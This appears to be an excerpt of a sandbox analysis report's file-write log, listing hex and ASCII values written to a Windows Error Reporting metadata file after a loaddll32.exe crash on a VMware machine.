C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3554	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3558	2	09 00		success or wait	5	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3568	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 30 00 32 00 34 00 31 00 34 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>100241408</PeakWorkingSetSize>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3682	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 39 00 39 00 30 00 31 00 34 00 34 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>99901440</WorkingSetSize>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3764	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3768	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3778	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 36 00 36 00 32 00 38 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>966288</QuotaPeakPagedPoolUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3892	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3896	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	3906	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 32 00 31 00 36 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>921640</QuotaPagedPoolUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4004	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4008	2	09 00		success or wait	5	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4018	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 30 00 30 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>70048</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4142	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4146	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4156	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 38 00 30 00 30 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>68000</QuotaNonPagedPoolUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4264	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4268	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4278	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 39 00 34 00 37 00 30 00 37 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>34947072</PagefileUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4356	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4360	2	09 00		success or wait	5	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4370	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 39 00 33 00 34 00 32 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>35934208</PeakPagefileUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4464	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4468	2	09 00		success or wait	5	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4478	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 39 00 34 00 37 00 30 00 37 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>34947072</PrivateUsage>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4552	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4556	2	09 00		success or wait	4	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4564	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4610	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4614	2	09 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4620	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4662	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4666	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4670	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4702	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4706	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4708	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4750	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4754	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4756	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4794	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4798	2	09 00		success or wait	2	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4802	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4854	4	0d 00 0a 00		success or wait	9	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4858	2	09 00		success or wait	18	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	4862	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	9	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	5532	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	5536	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	5538	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	5578	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	5582	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	5584	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	5622	4	0d 00 0a 00		success or wait	6	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	5626	2	09 00		success or wait	12	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	5630	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6184	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6188	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6190	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6230	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6234	2	09 00		success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6236	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6274	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6278	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6282	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6376	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6380	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6384	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 77 00 70 00 73 00 72 00 69 00 62 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>wpsrib, Inc.</SystemManufacturer>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6490	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6494	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6498	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 77 00 70 00 73 00 72 00 69 00 62 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>wpsrib7,1</SystemProductName>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6594	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6598	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6602	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6722	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6726	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6730	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 30 00 37 00 37 00 31 00 31 00 35 00 36 00 39 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1607711569</OSInstallDate>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6812	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6816	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6820	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6922	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6926	2	09 00		success or wait	2	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	6930	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7000	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7004	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7006	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7046	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7050	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7052	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7086	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7090	2	09 00		success or wait	2	6DBD497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7094	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7190	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7194	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7196	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7232	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7236	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7238	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7262	4	0d 00 0a 00		success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7266	2	09 00		success or wait	6	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7270	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000F</Flags>	success or wait	3	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7516	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7520	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7522	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7548	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7552	2	09 00		success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7554	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 31 00 33 00 3a 00 34 00 32 00 3a 00 34 00 31 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-04-22T13:42:41Z">	success or wait	1	6DBD497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFF8F.tmp.WERInternalMetadata.xml	7654	4	0d 00 0a 00		success or wait	1	6DBD497A	unknown
